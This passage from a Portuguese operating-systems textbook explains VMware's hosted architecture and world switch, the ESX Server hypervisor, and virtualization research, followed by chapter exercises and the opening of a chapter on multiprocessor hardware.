Essas exigências rigorosas levaram ao desenvolvimento da VMware Hosted Architecture (arquitetura hospedada). Nela, como mostrado na Figura 7.10, o software é dividido em três componentes distintos e separados.

Cada um desses componentes tem funções diferentes e opera independentemente do outro:

1. Um programa do espaço do usuário (o **VMX**) que ele percebe como o programa VMware. O VMX desempenha todas as funções de UI, inicializa a máquina virtual e então desempenha a maior parte da emulação de dispositivos (front end) e faz chamadas de sistema regulares para o sistema operacional hospedeiro para as interações do back end. Em geral há um processo VMX de múltiplos threads por máquina virtual.
2. Um pequeno driver de dispositivo de modo núcleo (o **driver VMX**), que é instalado dentro do sistema operacional hospedeiro. Ele é usado primariamente para permitir que o VMM execute


FIGURA 7.10 A VMware Hosted Architecture e seus três componentes: VMX, driver VMM e VMM.

suspendendo temporariamente todo o sistema operacional hospedeiro. Existe um driver de VMX instalado no sistema operacional hospedeiro, tipicamente no momento da inicialização.

3. O VMM, que inclui todo o software necessário para multiplexar a CPU e a memória, incluindo os tratadores de exceções, os tratadores de captura e emulação, o tradutor binário e o módulo de paginação sombra. O VMM executa no modo núcleo, mas não no contexto do sistema operacional hospedeiro. Em outras palavras, ele não pode contar diretamente com os serviços oferecidos pelo sistema operacional hospedeiro, mas também não fica restrito por quaisquer regras ou convenções impostas por esse sistema. Há uma instância VMM para cada máquina virtual, criada quando a máquina virtual inicializa.

O VMware Workstation parece executar sobre um sistema operacional existente e, na realidade, o seu VMX executa como um processo daquele sistema operacional. No entanto, o VMM opera no nível de sistema, com controle absoluto do hardware, e sem depender de maneira alguma do sistema operacional hospedeiro. A Figura 7.10 mostra a relação entre as entidades: os dois contextos (sistema operacional hospedeiro e VMM) são pares um do outro, e cada um tem um componente de nível de usuário e de núcleo. Quando o VMM executa (a metade direita da figura), ele reconfigura o hardware, lida com todas as interrupções e exceções de E/S, e pode, portanto, remover temporariamente de maneira segura o sistema operacional hospedeiro de sua memória virtual. Por exemplo, a localização da tabela de interrupções é configurada dentro do VMM ao alocar o registrador IDTR para um novo endereço. De maneira inversa, quando o sistema operacional executa (a metade esquerda da figura), o VMM e sua máquina virtual são igualmente removidos de sua memória virtual.

A transição entre esses dois contextos totalmente independentes ao nível do sistema é chamada de uma **troca de mundo** (world switch). O nome em si enfatiza que tudo a respeito do software muda durante uma troca de mundo, em comparação com a troca de contexto regular implementada por um sistema operacional. A Figura 7.11 mostra a diferença entre as duas. A troca de contexto regular entre os processos "A" e "B" troca a porção do usuário do espaço de endereçamento e os registradores dos dois processos, mas deixa inalterada uma série de recursos críticos do sistema. Por exemplo, a porção do núcleo do espaço de endereçamento é idêntica para todos os processos, e os tratadores de exceção também não são modificados. Em comparação, a troca de mundo muda tudo: todo o espaço de endereçamento, todos os tratadores de exceções, registradores privilegiados etc. Em particular, o espaço de endereçamento do núcleo do sistema operacional hospedeiro é mapeado só quando executando no contexto de sistema operacional hospedeiro. Após a troca de mundo para o contexto VMM, ele foi removido completamente do espaço de endereçamento, liberando espaço para executar ambos: o VMM e a máquina virtual. Embora soe complicado, isso pode ser implementado de maneira bastante eficiente e leva apenas 45 instruções de linguagem de máquina x86 para executar.

O leitor cuidadoso terá se perguntado: e o espaço de endereçamento do núcleo do sistema operacional hóspede? A resposta é simplesmente que ele faz parte do espaço de endereçamento da máquina virtual e está presente quando executa no contexto do VMM. Portanto, o sistema operacional hóspede pode usar o espaço de endereçamento inteiro e, em particular, as mesmas localizações na memória virtual que o sistema operacional

FIGURA 7.11 Diferença entre uma troca de contexto normal e uma troca de mundo.

hospedeiro. Isso é bem o que acontece quando os sistemas operacionais hóspede e hospedeiro são os mesmos (por exemplo, ambos são Linux). É claro, isso tudo "apenas funciona" por causa dos dois contextos independentes e da troca de mundo entre os dois.

O mesmo leitor se perguntará então: e a área do VMM, bem no topo do espaço de endereçamento? Como já discutimos, ela é reservada para o próprio VMM, e aquelas porções do espaço do endereçamento não podem ser usadas diretamente pela máquina virtual. Felizmente, aquela pequena porção de 4 MB não é usada com frequência pelos sistemas operacionais hóspedes já que cada acesso àquela porção da memória deve ser emulado individualmente e induz uma sobrecarga considerável de software.

Voltando à Figura 7.10: ela ilustra de maneira mais clara ainda os vários passos que ocorrem quando uma interrupção de disco acontece enquanto o VMM está executando (passo i). É claro, o VMM não pode lidar com a interrupção visto que ele não tem o driver de dispositivo do back end. Em (ii), o VMM realiza uma troca de mundo de volta para o sistema operacional hospedeiro. Especificamente, o código de troca de mundo retorna o controle ao driver do VMware, que em (iii) emula a mesma interrupção que foi emitida pelo disco. Então, no passo (iv), o tratador de interrupção do sistema operacional hospedeiro executa usando sua lógica, como se a interrupção de disco tivesse ocorrido enquanto o driver do VMware (mas não o VMM!) estava executando. Por fim, no passo (v), o driver do VMware retorna o controle para a aplicação VMX. Nesse ponto, o sistema operacional hospedeiro pode escolher escalonar outro processo, ou seguir executando o processo VMX do VMware. Se o processo VMX seguir executando, ele vai então retomar a execução da máquina virtual realizando uma chamada especial para o driver do dispositivo, o que gerará uma troca de mundo de volta para o contexto VMM. Como você pode ver, esse é um truque esperto que esconde todo o VMM e a máquina virtual do sistema operacional hospedeiro. E o mais importante, ele proporciona ao VMM liberdade absoluta para reprogramar o hardware como ele achar melhor.

7.12.5 A evolução do VMware Workstation

O panorama tecnológico mudou dramaticamente na década posterior ao desenvolvimento do Monitor de Máquina Virtual VMware.

A arquitetura hospedada é ainda hoje usada para hipervisores sofisticados como o VMware Workstation, VMware Player e VMware Fusion (o produto voltado para sistemas operacionais hospedeiros Apple OS X), e mesmo nos produtos VMware voltados para os telefones celulares (BARR et al., 2010). A troca de mundo e sua capacidade de separar o contexto do sistema operacional hospedeiro do contexto do VMM seguem o mecanismo fundacional dos produtos hospedados do VMware hoje. Embora a implementação da troca de mundo tenha evoluído através dos anos, por exemplo, para dar suporte a sistemas de 64 bits, a ideia fundamental de ter espaços de endereçamento totalmente separados para o sistema operacional hospedeiro e o VMM permanece válida.

Em comparação, a abordagem para a virtualização da arquitetura x86 mudou de maneira bastante radical com a introdução da virtualização assistida por hardware. As virtualizações assistidas por hardware, como a Intel VT-x e AMD-v foram introduzidas em duas fases. A primeira fase, começando em 2005, foi projetada com a finalidade explícita de eliminar a necessidade tanto da paravirtualização quanto da tradução binária (UHLIG et al., 2005). Começando em 2007, a segunda fase forneceu suporte de hardware na MMU na forma de tabelas de páginas aninhadas. Isso eliminava a necessidade de manter tabelas de páginas sombra no software. Hoje, os hipervisores VMware em sua maior parte adotam uma abordagem captura e emulação baseada em hardware (como formalizada por Popek e Goldberg quatro décadas antes) sempre que o processador der suporte tanto à virtualização quanto às tabelas de páginas aninhadas.

A emergência do suporte de hardware para a virtualização teve um impacto significativo sobre a estratégia centrada no sistema operacional hóspede do VMware. No VMware Workstation original, a estratégia era usada para reduzir drasticamente a complexidade de implementação à custa da compatibilidade com a arquitetura completa. Hoje, a compatibilidade com a arquitetura completa é esperada por causa do suporte do hardware. A estratégia centrada no sistema operacional hóspede do VMware atual concentra-se nas otimizações de desempenho para sistemas operacionais hóspedes selecionados.

7.12.6 ESX Server: o hipervisor tipo 1 do VMware


Em 2001, o VMware lançou um produto diferente, chamado ESX Server, voltado para o mercado de servidores. Aqui, os engenheiros do VMware adotaram uma abordagem diferente: em vez de criar uma solução do tipo 2 executando sobre um sistema operacional hospedeiro, eles decidiram construir uma solução tipo 1 que executaria diretamente no hardware.

A Figura 7.12 mostra a arquitetura de alto nível do ESX Server. Ela combina um componente existente, o VMM, com um hipervisor real executando diretamente sobre o hardware. O VMM desempenha a mesma função que no VMware Workstation, que é executar a máquina virtual em um ambiente isolado que é uma duplicata da arquitetura x86. Na realidade, os VMMs usados nos dois produtos usavam a mesma base de código-fonte, e eles eram em grande parte idênticos. O hipervisor ESX substitui o sistema operacional hospedeiro. Mas em vez de implementar a funcionalidade absoluta esperada de um sistema operacional, a sua única meta é executar as várias instâncias de VMM e gerenciar de maneira eficiente os recursos físicos da máquina. O ESX Server, portanto, contém os subsistemas usuais encontrados em um sistema operacional, como um escalonador de CPU, um gerenciador de memória e um subsistema de E/S, com cada subsistema otimizado para executar máquinas virtuais.

A ausência de um sistema operacional anfitrião exigiu que o VMware abordasse diretamente as questões da diversidade de periféricos e experiência do usuário descritas anteriormente. Para a diversidade de periféricos, o VMware restringiu o ESX Server para executar somente em plataformas de servidores bem conhecidas e certificadas, para as quais ele tinha drivers de dispositivos. Quanto à experiência do usuário, o ESX Server (diferentemente do VMware Workstation) exigia que os usuários instalassem uma nova imagem de sistema em uma partição de inicialização.

Apesar dos problemas, a troca fez sentido para disposições dedicadas da virtualização em centros de processamento de dados, consistindo em centenas ou milhares de servidores físicos, e muitas vezes (muitos) milhares de máquinas virtuais. Tais disposições são às vezes referidas hoje como nuvens privadas. Ali, a arquitetura do ESX Server proporciona benefícios substanciais em termos de desempenho, escalabilidade, capacidade de gerenciamento e características. Por exemplo:

1. O escalonador da CPU assegura que cada máquina virtual receba uma porção justa da CPU (para evitar a inanição). Ele também é projetado de maneira que diferentes CPUs virtuais de uma dada máquina virtual multiprocessada sejam escalonadas ao mesmo tempo.
2. O gerenciador de memória é otimizado para escalabilidade, em particular para executar as máquinas virtuais de maneira eficiente quando elas precisam de mais memória do que há realmente disponível no computador. Para conseguir esse resultado, o ESX Server primeiro introduziu a noção de *ballooning* e compartilhamento transparente de páginas para máquinas virtuais (WALDSPURGER, 2002).
3. O subsistema de E/S é otimizado para desempenho. Embora o VMware Workstation e o ESX Server compartilhem muitas vezes os mesmos componentes de emulação de front end, os back ends são totalmente diferentes. No caso do VMware Workstation, toda E/S flui através do sistema operacional hospedeiro e sua API, o que muitas vezes gera mais sobrecarga. Isso é particularmente verdadeiro no caso dos dispositivos de rede e de armazenamento. Com o ESX Server, esses drivers de dispositivos executam diretamente dentro do hipervisor ESX, sem exigir uma troca de mundo.
4. Os back ends também contavam tipicamente com abstrações fornecidas pelo sistema operacional hospedeiro. Por exemplo, o VMware Workstation armazena imagens de máquinas virtuais como arquivos regulares (mas muito grandes) no sistema de arquivos do hospedeiro. Em comparação, o ESX Server tem o VMFS (VAGHANI, 2010), um sistema de arquivos otimizado especificamente para armazenar imagens de máquinas virtuais e assegurar uma alta produção de E/S. Isso permite níveis extremos de desempenho. Por exemplo, a VMware demonstrou lá em 2011 que um único ESX Server podia emitir 1 milhão de operações de disco por segundo (VMWARE, 2011).
5. O ESX Server tornou mais fácil introduzir novas capacidades, o que exigia a coordenação estreita

FIGURA 7.12 ESX Server: hipervisor tipo 1 do VMware.

e a configuração específica de múltiplos componentes de um computador. Por exemplo, o ESX Server introduziu o VMotion, a primeira solução de virtualização que poderia migrar uma máquina virtual viva de uma máquina executando ESX Server para outra máquina executando ESX Server, enquanto ela estava executando. Essa conquista exigiu a coordenação do gerenciador de memória, do escalonador de CPU e da pilha de rede.

Ao longo dos anos, novas características foram acrescentadas ao ESX Server. O ESX Server evoluiu para o ESXi, uma alternativa menor que é pequena o bastante em tamanho para ser pré-instalada no *firmware* de servidores. Hoje, ESXi é o produto mais importante da VMware e serve como base da suíte vSphere.

7.13 Pesquisas sobre a virtualização e a nuvem

A tecnologia de virtualização e a computação na nuvem são ambas áreas extremamente ativas de pesquisa. As pesquisas produzidas nesses campos são tantas que é difícil enumerá-las. Cada uma tem múltiplas conferências de pesquisa. Por exemplo, a conferência Virtual Execution Environments (VEE) concentra-se na virtualização no sentido mais amplo. Você encontrará estudos sobre deduplicação de migração, escalabilidade e assim por diante. Da mesma maneira, o ACM Symposium on Cloud Computing (SOCC) é um dos melhores foros sobre computação na nuvem. Artigos no SOCC incluem trabalhos sobre resistência a falhas, escalonamento de cargas de trabalho em centros de processamento de dados, gerenciamento e debugging nas nuvens, e assim por diante.

Velhos tópicos realmente nunca morrem, como em Penneman et al. (2013), que examinam os problemas de virtualizar o ARM pelo enfoque dos critérios de Popek e Goldberg. A segurança é perpetuamente um tópico em alta (BEHAM et al., 2013; MAO, 2013; e PEARCE et al., 2013), assim como a redução do uso de energia (BOTERO e HESSELBACH, 2013; e YUAN et al., 2013). Com tantos centros de processamento de dados usando hoje a tecnologia de virtualização, as redes conectando essas máquinas também são um tópico importante de pesquisa (THEODOROU et al., 2013). A virtualização em redes sem fio também é um assunto que vem se afirmando (WANG et al., 2013a).

Uma área empolgante que viu muitas pesquisas interessantes é a virtualização aninhada (BEN-YEHUDA et al., 2010; ZHANG et al., 2011). A ideia é que uma máquina virtual em si pode ser virtualizada mais ainda em múltiplas máquinas virtuais de nível mais elevado, que por sua vez podem ser virtualizadas e assim por diante. Um desses projetos é apropriadamente chamado "*Turtles*" (Tartarugas), pois uma vez que você começa, "*It's turtles all the way down!*"[1]

Uma das coisas boas a respeito do hardware de virtualização é que um código não confiável pode conseguir acesso direto mas seguro a aspectos do hardware como tabelas de páginas e TLBs marcadas (tagged TLBs). Com isso em mente, o projeto Dune (BELAY, 2012) não busca proporcionar uma abstração de máquina, mas em vez disso ele proporciona uma abstração de *processo*. O processo é capaz de entrar no modo Dune, uma transição irreversível que lhe dá acesso ao hardware de baixo nível. Mesmo assim, ainda é um processo e capaz de dialogar e contar com o núcleo. A única diferença é que ele usa a instrução VMCALL para fazer uma chamada de sistema.

PROBLEMAS

1. Dê uma razão por que um centro de processamento de dados possa estar interessado em virtualização.
2. Dê uma razão por que uma empresa poderia estar interessada em executar um hipervisor em uma máquina que já é usada há um tempo.
3. Dê uma razão por que um desenvolvedor de softwares possa usar a virtualização em uma máquina de mesa sendo usada para desenvolvimento.
4. Dê uma razão por que um indivíduo em casa poderia estar interessado em virtualização.
5. Por que você acha que a virtualização levou tanto tempo para tornar-se popular? Afinal, o estudo fundamental foi escrito em 1974 e os computadores de grande porte da IBM tinham o hardware e o software necessários nos anos de 1970 e além.

1 Metáfora com sentido semelhante à metáfora do "ovo e da galinha". Aparece no livro "Uma breve história do tempo" de Stephen Hawking. Sua origem é incerta. (N. T.)

6. Nomeie dois tipos de instruções que são sensíveis no sentido de Popek e Goldberg.
7. Nomeie três instruções de máquinas que não são sensíveis no sentido de Popek e Goldberg.
8. Qual é a diferença entre a virtualização completa e a paravirtualização? Qual você acha que é mais difícil de fazer? Explique sua resposta.
9. Faz sentido paravirtualizar um sistema operacional se o código-fonte está disponível? E se ele não estiver?
10. Considere um hipervisor tipo 1 que pode dar suporte a até *n* máquinas virtuais ao mesmo tempo. Os PCs podem ter um máximo de quatro partições primárias de discos. Será que *n* pode ser maior do que 4? Se afirmativo, onde os dados podem ser armazenados?
11. Explique brevemente o conceito de virtualização ao nível do processo.
12. Por que os hipervisores tipo 2 existem? Afinal, não há nada que eles possam fazer que os hipervisores tipo 1 não possam, e os hipervisores tipo 1 são geralmente mais eficientes também.
13. A virtualização é de algum uso para hipervisores tipo 2?
14. Por que a tradução binária foi inventada? Você acredita que ela tem muito futuro? Explique a sua resposta.
15. Explique como os quatro anéis de proteção do x86 podem ser usados para dar suporte à virtualização.
16. Dê uma razão para que uma abordagem baseada em hardware usando CPUs habilitadas com VT possa ter um desempenho pior em comparação com as abordagens de software baseadas em tradução.
17. Cite um caso em que um código traduzido possa ser mais rápido do que o código original, em um sistema usando tradução binária.
18. O VMware realiza tradução binária um bloco de cada vez, então ele executa o bloco e começa a traduzir o seguinte. Ele poderia traduzir o programa inteiro antecipadamente e então executá-lo? Se afirmativo, quais são as vantagens e as desvantagens de cada técnica?
19. Qual é a diferença entre um hipervisor puro e um micronúcleo puro?
20. Explane brevemente por que a memória é tão difícil de virtualizar bem na prática. Explique sua resposta.
21. Executar múltiplas máquinas virtuais em um PC é algo que se sabe que exige grandes quantidades de memória. Por quê? Você conseguiria pensar em alguma maneira que reduzisse o uso de memória? Explique.
22. Explique o conceito das tabelas de páginas sombra, como usado na virtualização de memória.
23. Uma maneira de lidar com sistemas operacionais hóspedes que mudam suas tabelas de páginas usando instruções (não privilegiadas) ordinárias é marcar as tabelas de páginas como somente de leitura e gerar uma captura quando elas forem modificadas. De que outra maneira as tabelas de páginas sombra poderiam ser mantidas? Discuta a eficiência de sua abordagem *vs.* as tabelas de páginas somente de leitura.
24. Por que os drivers de balão (balloon) são usados? Isso é uma trapaça?
25. Descreva uma situação na qual drivers de balão não funcionam.
26. Explique o conceito da deduplicação como usado na virtualização de memória.
27. Computadores tinham DMA para realizar E/S por décadas. Isso causou algum problema antes que houvesse MMUs de E/S?
28. Cite uma vantagem da computação na nuvem sobre a execução dos seus programas localmente. Cite uma desvantagem também.
29. Dê um exemplo de IAAS, PAAS e SAAS.
30. Por que uma migração de máquina virtual é importante? Em quais circunstâncias isso poderia ser útil?
31. Migrar máquinas virtuais pode ser mais fácil do que migrar processos, mas a migração ainda assim pode ser difícil. Quais problemas podem surgir quando migrando uma máquina virtual?
32. Por que a migração de máquinas virtuais de uma máquina para outra é mais fácil do que migrar processos de uma máquina para outra?
33. Qual é a diferença entre a migração viva e a de outro tipo (migração morta)?
34. Quais são as três principais exigências consideradas quando se projetou o VMware?
35. Por que o número enorme de dispositivos periféricos disponíveis era um problema quando o VMware Workstation foi introduzido pela primeira vez?
36. VMware ESXi foi feito muito pequeno. Por quê? Afinal de contas, servidores nos centros de processamento de dados normalmente têm dezenas de gigabytes de RAM. Que diferença algumas dezenas de megabytes a mais ou a menos fazem?
37. Faça uma pesquisa na internet para encontrar dois exemplos na vida real de aplicações virtuais.

CAPÍTULO

8

SISTEMAS COM MÚLTIPLOS PROCESSADORES

Desde sua origem, a indústria dos computadores foi impulsionada por uma busca interminável por mais e mais potência computacional. O ENIAC podia desempenhar 300 operações por segundo, facilmente 1.000 vezes mais rápido do que qualquer calculadora antes dele; no entanto, as pessoas não estavam satisfeitas com isso. Hoje temos máquinas milhões de vezes mais rápidas que o ENIAC e ainda assim há uma demanda por mais potência. Astrônomos estão tentando dar um sentido ao universo, biólogos estão tentando compreender as implicações do genoma humano e engenheiros aeronáuticos estão interessados em construir aeronaves mais seguras e mais eficientes, e todos querem mais ciclos de CPU. Não importa quanta potência computacional exista, ela nunca será suficiente.

No passado, a solução era sempre fazer o relógio do processador executar mais rápido. Infelizmente, começamos a atingir alguns limites fundamentais na velocidade do relógio. De acordo com a teoria especial da relatividade de Einstein, nenhum sinal elétrico pode propagar-se mais rápido do que a velocidade da luz, que é de cerca de 30 cm/ns no vácuo e mais ou menos 20 cm/ns em um fio de cobre ou fibra ótica. Isso significa que em um computador com um relógio de 10 GHz, os sinais não podem viajar mais do que 2 cm no total. Para um computador de 100 GHz o total do comprimento do caminho é no máximo 2 mm. Um computador de 1 THz (1.000 GHz) terá de ser menor do que 100 mícrones, apenas para deixar o sinal trafegar de uma extremidade a outra — e voltar —, dentro de um ciclo do relógio.

Fazer computadores tão pequenos assim pode ser viável, mas então atingimos outro problema fundamental: a dissipação do calor. Quanto mais rápido um computador executa, mais calor ele gera, e quanto menor o computador, mais difícil é se livrar desse calor. Nos sistemas x86 de última geração, a ventoinha (*cooler*) da CPU é maior do que a própria CPU. De modo geral, ir de 1 MHz para 1 GHz exigiu apenas melhorias incrementais de engenharia do processo de fabricação dos chips. Ir de 1 GHz para 1 THz exigirá uma abordagem radicalmente diferente.

Um meio de aumentar a velocidade é com computadores altamente paralelos. Essas máquinas consistem em muitas CPUs, cada uma delas executando a uma velocidade “normal” (não importa o que isso possa significar em um dado ano), mas que coletivamente tenham muito mais potência computacional do que uma única CPU. Sistemas com dezenas de milhares de CPUs estão comercialmente disponíveis hoje. Sistemas com 1 milhão de CPUs já estão sendo construídos no laboratório (FURBER et al., 2013). Embora existam outras abordagens potenciais para uma maior velocidade, como computadores biológicos, neste capítulo nos concentraremos em sistemas com múltiplas CPUs convencionais.

Computadores altamente paralelos são usados com frequência para processamento pesado de computações numéricas. Problemas como prever o clima, modelar o fluxo de ar em torno da asa de uma aeronave, simular a economia mundial ou compreender interações de receptores de drogas no cérebro são atividades computacionalmente intensivas. Suas soluções exigem longas execuções em muitas CPUs ao mesmo tempo. Os sistemas com múltiplos processadores discutidos neste capítulo são amplamente usados para esses e outros problemas similares na ciência e engenharia, entre outras áreas.


Outro desenvolvimento relevante é o crescimento incrivelmente rápido da internet. Ela foi originalmente projetada como um protótipo para um sistema de controle militar tolerante a falhas, então tornou-se popular entre cientistas de computação acadêmicos, e há muito tempo adquiriu diversos usos novos. Um desses usos é conectar milhares de computadores mundo afora para trabalharem juntos em grandes problemas científicos. De certa maneira, um sistema consistindo em 1.000 computadores disseminados mundo afora não é diferente de um sistema consistindo em 1.000 computadores em uma única sala, embora os atrasos de comunicação e outras características técnicas sejam diferentes. Também consideraremos esses sistemas neste capítulo.

Colocar 1 milhão de computadores não relacionados em uma sala é algo fácil de se fazer desde que você tenha dinheiro suficiente e uma sala grande o bastante. Espalhar 1 milhão de computadores não relacionados mundo afora é mais fácil ainda, pois resolve o segundo problema. A dificuldade surge quando você quer que eles se comuniquem entre si para trabalhar juntos em um único problema. Em consequência, muito trabalho foi investido na tecnologia de interconexão, e diferentes tecnologias de interconexão levaram a tipos de sistemas qualitativamente distintos e diferentes organizações de software.

Toda a comunicação entre os componentes eletrônicos (ou óticos) em última análise resume-se a enviar mensagens — cadeias de bits bem definidas — entre eles. As diferenças encontram-se na escala de tempo, escala de distância e organização lógica envolvida. Em um extremo encontram-se os multiprocessadores de memória compartilhada, nos quais algo entre duas e 1.000 CPUs se comunicam via uma memória compartilhada. Nesse modelo, toda CPU tem acesso igual a toda a memória física e pode ler e escrever palavras individuais usando instruções LOAD e STORE. Acessar uma palavra de memória normalmente leva de 1-10 ns. Como veremos, atualmente é comum colocar mais do que um núcleo de processamento em um único chip de CPU, com os núcleos compartilhando acesso à memória principal (e às vezes até compartilhando caches). Em outras palavras, o modelo de múltiplos computadores de memória compartilhada pode ser implementado usando CPUs fisicamente separadas, múltiplos núcleos em uma única CPU, ou uma combinação desses fatores. Embora esse modelo, ilustrado na Figura 8.1(a), soe simples, implementá-lo na verdade não é tão simples assim e costuma envolver uma considerável troca de mensagens por baixo do pano, como explicaremos em breve. No entanto, essa troca de mensagens é invisível aos programadores.

Em seguida vem o sistema da Figura 8.1(b) na qual os pares de CPU-memória estão conectados por uma interconexão de alta velocidade. Esse tipo de sistema é chamado de multicomputador de troca de mensagens. Cada memória é local a uma única CPU e pode ser acessada somente por aquela CPU. As CPUs comunicam-se enviando múltiplas mensagens via interconexão. Com uma boa interconexão, uma mensagem curta pode ser enviada em 10-50 μs, que ainda assim é um tempo muito mais longo do que o tempo de acesso da memória na Figura 8.1(a). Não há uma memória global compartilhada nesse projeto. Multicomputadores (isto é, sistemas de trocas de mensagens) são muito mais fáceis de construir do que multiprocessadores (de memória compartilhada), mas eles são mais difíceis de programar. Desse modo, cada gênero tem seus fãs.

O terceiro modelo, que está ilustrado na Figura 8.1(c), conecta sistemas de computadores completos via uma rede de longa distância, como a internet, para formar um sistema distribuído. Cada um desses tem sua própria memória e os sistemas comunicam-se por troca de mensagens. A única diferença real entre a Figura 8.1(b) e a Figura 8.1(c) é que, na segunda, computadores completos

FIGURA 8.1 (a) Um multiprocessador de memória compartilhada. (b) Um multicomputador de troca de mensagens. (c) Sistema distribuído com rede de longa distância.

são usados e os tempos das mensagens são muitas vezes 10-100 ms. Esse longo atraso força esses sistemas **fracamente acoplados** a serem usados de maneiras diferentes das dos sistemas **fortemente acoplados** da Figura 8.1(b). Os três tipos de sistemas diferem em seus atrasos por algo em torno de três ordens de magnitude. Essa é a diferença entre um dia e três anos.

Este capítulo tem três seções principais, correspondendo a cada um dos três modelos da Figura 8.1. Em cada modelo discutido aqui, começamos com uma breve introdução para o hardware relevante. Então seguimos para o software, especialmente as questões do sistema operacional para aquele tipo de sistema. Como veremos, em cada caso, diferentes questões estão presentes e diferentes abordagens são necessárias.

8.1 Multiprocessadores

Um **multiprocessador de memória compartilhada** (ou simplesmente um multiprocessador de agora em diante) é um sistema de computadores no qual duas ou mais CPUs compartilham acesso total a uma RAM comum. Um programa executando em qualquer uma das CPUs vê um espaço de endereçamento virtual normal (geralmente paginado). A única propriedade incomum que esse sistema tem é que a CPU pode escrever algum valor em uma palavra de memória e então ler a palavra de volta e receber um valor diferente (porque outra CPU o alterou). Quando organizada corretamente, essa propriedade forma a base da comunicação entre processadores: uma CPU escreve alguns dados na memória e outra lê esses dados.

Na maioria dos casos, sistemas operacionais de multiprocessadores são sistemas operacionais normais. Eles lidam com chamadas de sistema, realizam gerenciamento de memória, fornecem um sistema de arquivos e gerenciam dispositivos de E/S. Mesmo assim, existem algumas áreas nas quais eles possuem características especiais. Elas incluem a sincronização de processos, gerenciamento de recursos e escalonamento. A seguir, primeiro examinaremos brevemente o hardware de multiprocessadores e então prosseguiremos para essas questões dos sistemas operacionais.


8.1.1 Hardware de multiprocessador

Embora todos os multiprocessadores tenham a propriedade de que cada CPU pode endereçar toda a memória, alguns multiprocessadores têm a propriedade adicional de que cada palavra de memória pode ser lida tão rapidamente quanto qualquer outra palavra de memória. Essas máquinas são chamadas de multiprocessadores **UMA** (**Uniform Memory Access** — acesso uniforme à memória). Em comparação, multiprocessadores **NUMA** (**Nonuniform Memory Access** — acesso não uniforme à memória) não têm essa propriedade. Por que essa diferença existe tornar-se-á claro mais tarde. Examinaremos primeiro os multiprocessadores UMA e então seguiremos para os multiprocessadores NUMA.

Multiprocessadores UMA com arquiteturas baseadas em barramento

Os multiprocessadores mais simples são baseados em um único barramento, como ilustrado na Figura 8.2(a). Duas ou mais CPUs e um ou mais módulos de memória usam o mesmo barramento para comunicação. Quando uma CPU quer ler uma palavra de memória, ela primeiro confere para ver se o barramento está ocupado. Se o barramento estiver ocioso, a CPU coloca o endereço da palavra que ela quer no barramento, envia alguns sinais de controle e espera até que a memória coloque a palavra desejada no barramento.

Se o barramento estiver ocupado quando uma CPU quiser ler ou escrever memória, a CPU simplesmente espera até que o barramento se torne ocioso. Aqui se encontra o problema com esse projeto. Com duas ou três CPUs, a contenção para o barramento será gerenciável; com 32 ou 64 será insuportável. O sistema será totalmente

FIGURA 8.2 Três multiprocessadores baseados em barramentos. (a) Sem a utilização de cache. (b) Com a utilização de cache. (c) Com a utilização de cache e memórias privadas.

limitado pela largura de banda do barramento, e a maioria das CPUs ficará ociosa a maior parte do tempo.

